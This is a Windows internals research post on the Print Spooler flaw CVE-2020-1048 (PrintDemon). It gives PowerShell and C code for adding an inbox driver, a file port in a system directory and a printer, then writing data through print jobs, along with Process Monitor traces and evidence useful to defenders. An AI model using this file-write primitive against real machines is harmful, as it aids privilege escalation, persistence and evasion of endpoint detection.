PrintDemon: Print Spooler Privilege Escalation, Persistence & Stealth (CVE-2020-1048 & more)

windows-internals.com/printdemon-cve-2020-1048

By Yarden Shafir & Alex Ionescu

We promised you there would be a Part 1 to `FaxHell`, and with today's Patch Tuesday and `CVE-2020-1048`, we can finally talk about some of the very exciting technical details of the Windows Print Spooler, and interesting ways it can be used to elevate privileges, bypass EDR rules, gain persistence, and more. Ironically, the Print Spooler continues to be one of the oldest Windows components that still hasn't gotten much scrutiny, even though it's largely unchanged since Windows NT `4`, and was even famously abused by Stuxnet (using some similar APIs we'll be looking at!). It's extra ironic that an underground 'zine first looked at the Print Spooler, which was never found by Microsoft, and that's what the team behind Stuxnet ended up using!

First, we'd like to shout out to Peleg Hadar and Tomer Bar from SafeBreach Labs who earned the MSRC acknowledgment for one of the CVEs we'll describe — there are a few others that both the team and ourselves have found, which may be patched in future releases, so there's definitely still some dragons hiding. We understand that Peleg and Tomer will be presenting their research at Blackhat USA 2020, which should be an exciting addition to this post.

Secondly, Alex would like to apologize for the naming/branding of a CVE — we did not originally anticipate a patch for this issue to have collided with other research, and we thought that since the `Spooler` is a service, or a *daemon* in Unix terms, and given the existence of `FaxHell`, the name `PrintDemon` would be appropriate.

Printers, Drivers, Ports, & Jobs

While we typically like to go into the deep, gory, guts of Windows components (it's an *internals* blog, after all!), we felt it would be worth keeping things simple, just to emphasize the criticality of these issues in terms of how easy they are to abuse/exploit — while also obviously providing valuable tips for defenders in terms of protecting themselves.

So, to begin with, let's look at a very simple description of how the printing process works, extremely dumbed down. We won't talk about *monitors* or *providors* (sp) or *processors*, but rather just the basic printing pipeline.

To begin with, a printer must be associated with a minimum of two elements:

- A printer port — you'd normally think of this as `LPT1` back in the day, or a USB port today, or even a TCP/IP port (and address)
    Some of you probably know that it can also "`FILE:`" which means the printer can print to a file (`PORTPROMPT:` on Windows 8 and above)
- A printer driver — this used to be a kernel-mode component, but with the new "`V4`" model, this is all done in user mode for more than a decade now

Because the `Spooler` service, implemented in `Spoolsv.exe`, runs with `SYSTEM` privileges, and is network accessible, these two elements have drawn people to perform all sorts of interesting attacks, such as trying to

- Printing to a file in a privilege location, hoping `Spooler` will do that
- Loading a "printer driver" that's actually malicious
- Dropping files remotely using `Spooler` RPC APIs
- Injecting "printer drivers" from remote systems
- Abusing file parsing bugs in EMF/XPS spooler files to gain code execution

Most of which have resulted in actual bugs found, and some hardening done by Microsoft. That being said, there remain a number of *logical* issues, that one could call downright *design flaws* which lead to some interesting behavior.

Back to our topic: to make things work, we must first load a printer driver. You'd naturally expect that this requires privileges, and some MSDN pages still suggest the `SeLoadDriverPrivilege` is required. However, starting in Vista, to make things easier for Standard User accounts, and due to the fact these now run in user-mode, the reality is more complicated. As long as the driver is a *pre-existing, inbox driver*, no privileges are needed — *whatsoever* — to install a print driver.

So let's install the simplest driver there is: the `Generic / Text-Only` driver. Open up a PowerShell window (as a standard user, if you'd like), and write:

```
> Add-PrinterDriver -Name "Generic / Text Only"
```

Now you can enumerate the installed drivers:

```
> Get-PrinterDriver

Name                                PrinterEnvironment MajorVersion
Manufacturer
----                                ------------------ ------------    ----
--------
Microsoft XPS Document Writer v4    Windows x64        4
Microsoft
Microsoft Print To PDF              Windows x64        4
Microsoft
```

```
Microsoft Shared Fax Driver         Windows x64        3
Microsoft
Generic / Text Only                 Windows x64        3
Generic
```

If you'd like to do this in plain old C, it couldn't be easier:

```
hr = InstallPrinterDriverFromPackage(NULL, NULL, L"Generic / Text Only",
NULL, 0);
```

Our next required step is to have a port that we can associate with our new printer. Here's an interesting, not well documented twist, however: a port can be a file — and that's not the same thing as "printing to a file". It's a file port, which is an entirely different concept. And adding one is just as easy as yet another line of PowerShell (we used a world writeable directory as our example):

```
> Add-PrinterPort -Name "C:\windows\tracing\myport.txt"
```

Let's see the fruits of our labour:


```
> Get-PrinterPort | ft Name

Name
----
C:\windows\tracing\myport.txt
COM1:
COM2:
COM3:
COM4:
FILE:
LPT1:
LPT2:
LPT3:
PORTPROMPT:
SHRFAX:
```

To do this in C, you have two choices. First, you can prompt the user to input the port name, by using the `AddPortW` API. You don't actually need to have your own GUI — you can pass `NULL` as the `hWnd` parameter — but you also have no control and will block until the user creates the port. The UI will look like this:

Another choice is to manually replicate what the dialog does, which is to use the `XcvData` API. Adding a port is as easy as:

```
PWCHAR g_PortName = L"c:\\windows\\tracing\\myport.txt";
dwNeeded = ((DWORD)wcslen(g_PortName) + 1) * sizeof(WCHAR);
XcvData(hMonitor,
```

```
        L"AddPort",
        (LPBYTE)g_PortName,
        dwNeeded,
        NULL,
        0,
        &dwNeeded,
        &dwStatus);
```



The more complicated part is getting that `hMonitor` — which requires a bit of arcane knowledge:

```
PRINTER_DEFAULTS printerDefaults;
printerDefaults.pDatatype = NULL;
printerDefaults.pDevMode = NULL;
printerDefaults.DesiredAccess = SERVER_ACCESS_ADMINISTER;
OpenPrinter(L",XcvMonitor Local Port", &hMonitor, &printerDefaults);
```

You might see `ADMINISTER` in there and go *a-ha — that needs* `Adminstrator` *privileges*. But in fact, it does not: anyone can add a port. What you'll note though, is that passing in a path you don't have access to will result in an "`Access Denied`" error. More on this later.

Don't forget to be a good citizen and call `ClosePrinter(hMonitor)` when you're done!

We have a port, we have a printer driver. That is all we need to create a printer and bind it to these two elements. And again, this does not require a privileged user, and is yet another single line of PowerShell:

```
> Add-Printer -Name "PrintDemon" -DriverName "Generic / Text Only" -
PortName "c:\windows\tracing\myport.txt"
```

Which you can now check with:

```
> Get-Printer | ft Name, DriverName, PortName

Name DriverName PortName
---- ---------- --------
PrintDemon Generic / Text Only C:\windows\tracing\myport.txt
```

The C code is equally simple:

```
PRINTER_INFO_2 printerInfo = { 0 };
printerInfo.pPortName = L"c:\\windows\\tracing\\myport.txt";
printerInfo.pDriverName = L"Generic / Text Only";
printerInfo.pPrinterName = L"PrintDemon";
printerInfo.pPrintProcessor = L"WinPrint";
printerInfo.pDatatype = L"RAW";
hPrinter = AddPrinter(NULL, 2, (LPBYTE)&printerInfo);
```

Now you have a printer handle, and we can see what this is good for. Alternatively, you can use `OpenPrinter` once you know the printer exists, which only needs the printer name.

What can we do next? Well the last step is to actually print something. PowerShell delivers another simple command to do this:

```
> "Hello, Printer!" | Out-Printer -Name "PrintDemon"
```

If you take a look at the file contents, however, you'll notice something "odd":

```
0D 0A 0A 0A 0A 0A 0A 20 20 20 20 20 20 20 20 20
20  48 65 6C 6C 6F 2C 20 50 72 69 6E 74 65 72 21
0D 0A …
```

Opening this in Notepad might give you a better visual indication of what's going on — PowerShell thinks this is an actual printer. So it's respecting the margins of the `Letter` (or `A4`) format, adding a few new lines for the top margin, and then spacing out your string for the left margin. Cute.

Bear in mind, this is behavior that in C, you can configure — but typically `Win32` applications will print this way, since they think this is a real printer.

Speaking about C, how can you achieve the same effect? Well, here, we actually have two choices — but we'll cover the simpler and more commonly taken approach, which is to use the GDI API, which will internally create a *print job* to handle our payload.


```
DOC_INFO_1 docInfo;
docInfo.pDatatype = L"RAW";
docInfo.pOutputFile = NULL;
docInfo.pDocName = L"Document";
StartDocPrinter(hPrinter, 1, (LPBYTE)&docInfo);

PCHAR printerData = "Hello, printer!\n";
dwNeeded = (DWORD)strlen(printerData);
WritePrinter(hPrinter, printerData, dwNeeded, &dwNeeded);

EndDocPrinter(hPrinter);
```

And, *voila*, the file contents now simply store our string.


To conclude this overview, we've seen how with a simple set of unprivileged PowerShell commands, or equivalent lines of C, we can essentially write data on the file system by pretending it's a printer. Let's take a look at what happens behind the scenes in Process Monitor.

Spooling as Evasion


Let's take a look at all of the operations that occurred when we ran these commands. We'll skip the driver "installation" as that's just a mess of PnP and Windows Servicing Stack, and begin with adding the port:




Here we have our first EDR / DFIR evidence trail : it turns out that printer ports are nothing more than registry values under `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Ports`. Obviously, only privileged users can write to this registry key, but the `Spooler` service does it for us over RPC, as you can see in the stack trace below:




Next, let's see how the printer creation looks like:



Again, we see that the operations are mostly registry based. Here's how a printer looks like — note the `Port` value, for example, which is showing our file path.



Now let's look at what that PowerShell command did when printing out our document. Here's a full view of the relevant file system activity (the registry is no longer really involved), with some interesting parts marked out:



Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help


Process Name	PID	Operation	Path	Result	User
spoolsv.exe	16152	CreateFile	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	NAME N...	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	CreateFile	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	CreateFileMapping	C:	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	CreateFile	C:\Windows\System32\spool\PRINTERS\FP00001.SHD	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	WriteFile	C:\Windows\System32\spool\PRINTERS\FP00001.SHD	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	CreateFile	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	QueryEAFile	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	CreateFileMapping	C:	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	WriteFile	C:\Windows\System32\spool\PRINTERS\FP00001.SHD	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	ReadFile	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	QueryStandardInfor...	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	ReadFile	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	QueryStandardInfor...	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	ReadFile	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
